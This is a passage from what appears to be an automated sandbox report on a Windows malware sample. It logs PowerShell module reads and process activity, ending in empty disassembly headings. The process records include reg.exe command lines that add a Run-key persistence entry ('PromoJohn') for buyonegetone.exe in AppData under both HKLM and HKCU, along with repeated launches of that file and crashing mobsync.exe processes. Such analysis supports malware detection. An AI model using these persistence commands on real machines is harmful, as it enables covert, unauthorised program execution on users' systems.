C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\PresentationCore\83c7ede68d13b2882d9b382e05efed26\PresentationCore.ni.dll.aux	unknown	1912	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Presentatio5ae0f00f#\46a2c27668386512a2b68c0ab20c8ca2\PresentationFramework.ni.dll.aux	unknown	2516	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\WindowsBase\4cb08f693a18b135584496536805101d\WindowsBase.ni.dll.aux	unknown	1348	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xaml\8c6b27c713dbcb9be0c503e2dd765ce7\System.Xaml.ni.dll.aux	unknown	572	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4E1AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4E1AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	2	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4E1AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4E1AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	7FFB4D10B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	72	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpPreference.cdxml	unknown	764	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpPreference.cdxml	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	7FFB4D10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	7FFB4D10B526	ReadFile
\Device\NamedPipe	unknown	4096	success or wait	2	7FFB4D10B526	ReadFile
\Device\NamedPipe	unknown	4096	pipe broken	2	7FFB4D10B526	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 244 Parent PID: 5720

General

Start time:	08:04:25
Start date:	01/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 4168 Parent PID: 5720

General

Start time:	08:04:34
Start date:	01/04/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' https://www.who.int/
Imagebase:	0x7ff6e4bd0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5956 Parent PID: 4168

General

Start time:	08:04:35
Start date:	01/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true

Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4168 CREDAT:17410 /prefetch:2
Imagebase:	0xc70000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: reg.exe PID: 6616 Parent PID: 5720

General

Start time:	08:04:42
Start date:	01/04/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\reg.exe' add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run /v PromoJohn /t REG_SZ /d C:\Users\user\AppData\Roaming\buyonegetone.exe /f
Imagebase:	0x7ff714f20000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: reg.exe PID: 6644 Parent PID: 5720

General

Start time:	08:04:44
Start date:	01/04/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\reg.exe' add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v PromoJohn /t REG_SZ /d C:\Users\user\AppData\Roaming\buyonegetone.exe /f
Imagebase:	0x7ff714f20000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: buyonegetone.exe PID: 6748 Parent PID: 5720

General

Start time:	08:04:46
Start date:	01/04/2021
Path:	C:\Users\user\AppData\Roaming\buyonegetone.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\AppData\Roaming\buyonegetone.exe'
Imagebase:	0x7ff686040000
File size:	274944 bytes

MD5 hash:	3087BC614A52D038FC9F62DE3DD2C61F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: conhost.exe PID: 6828 Parent PID: 6748

General

Start time:	08:04:47
Start date:	01/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mobsync.exe PID: 6888 Parent PID: 3388

General

Start time:	08:04:48
Start date:	01/04/2021
Path:	C:\Windows\System32\mobsync.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mobsync.exe
Imagebase:	0x7ff7a9780000
File size:	97792 bytes
MD5 hash:	99D4E13A3EAD4460C6E102E905E25A5C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: WerFault.exe PID: 7016 Parent PID: 6888

General

Start time:	08:04:51
Start date:	01/04/2021
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 6888 -s 640
Imagebase:	0x7ff6f14c0000
File size:	494488 bytes
MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: buyonegetone.exe PID: 7120 Parent PID: 3388

General

Start time:	08:04:55
Start date:	01/04/2021
Path:	C:\Users\user\AppData\Roaming\buyonegetone.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\AppData\Roaming\buyonegetone.exe'
Imagebase:	0x7ff6fe100000
File size:	274944 bytes
MD5 hash:	3087BC614A52D038FC9F62DE3DD2C61F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: conhost.exe PID: 7148 Parent PID: 7120

General

Start time:	08:04:56
Start date:	01/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mobsync.exe PID: 6224 Parent PID: 3388

General

Start time:	08:04:57
Start date:	01/04/2021
Path:	C:\Windows\System32\mobsync.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mobsync.exe
Imagebase:	0x7ff7a9780000
File size:	97792 bytes
MD5 hash:	99D4E13A3EAD4460C6E102E905E25A5C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: WerFault.exe PID: 4464 Parent PID: 6224

General

Start time:	08:05:00
Start date:	01/04/2021

Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 6224 -s 636
Imagebase:	0x7ff6f14c0000
File size:	494488 bytes
MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: buyonegetone.exe PID: 4244 Parent PID: 3388

General

Start time:	08:05:04
Start date:	01/04/2021
Path:	C:\Users\user\AppData\Roaming\buyonegetone.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\AppData\Roaming\buyonegetone.exe'
Imagebase:	0x7ff7e3d60000
File size:	274944 bytes
MD5 hash:	3087BC614A52D038FC9F62DE3DD2C61F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: conhost.exe PID: 1648 Parent PID: 4244

General

Start time:	08:05:05
Start date:	01/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mobsync.exe PID: 5504 Parent PID: 3388

General

Start time:	08:05:06
Start date:	01/04/2021
Path:	C:\Windows\System32\mobsync.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mobsync.exe
Imagebase:	0x7ff7a9780000
File size:	97792 bytes
MD5 hash:	99D4E13A3EAD4460C6E102E905E25A5C
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: WerFault.exe PID: 5108 Parent PID: 5504

General

Start time:	08:05:11
Start date:	01/04/2021
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 5504 -s 404
Imagebase:	0x7ff6f14c0000
File size:	494488 bytes
MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: buyonegetone.exe PID: 5172 Parent PID: 3388

General

Start time:	08:05:13
Start date:	01/04/2021
Path:	C:\Users\user\AppData\Roaming\buyonegetone.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\AppData\Roaming\buyonegetone.exe'
Imagebase:	0x7ff7e3d60000
File size:	274944 bytes
MD5 hash:	3087BC614A52D038FC9F62DE3DD2C61F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5132 Parent PID: 5172

General

Start time:	08:05:13
Start date:	01/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mobsync.exe PID: 5240 Parent PID: 3388

General

Start time:	08:05:14
Start date:	01/04/2021
Path:	C:\Windows\System32\mobsync.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mobsync.exe
Imagebase:	0x7ff7a9780000
File size:	97792 bytes
MD5 hash:	99D4E13A3EAD4460C6E102E905E25A5C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis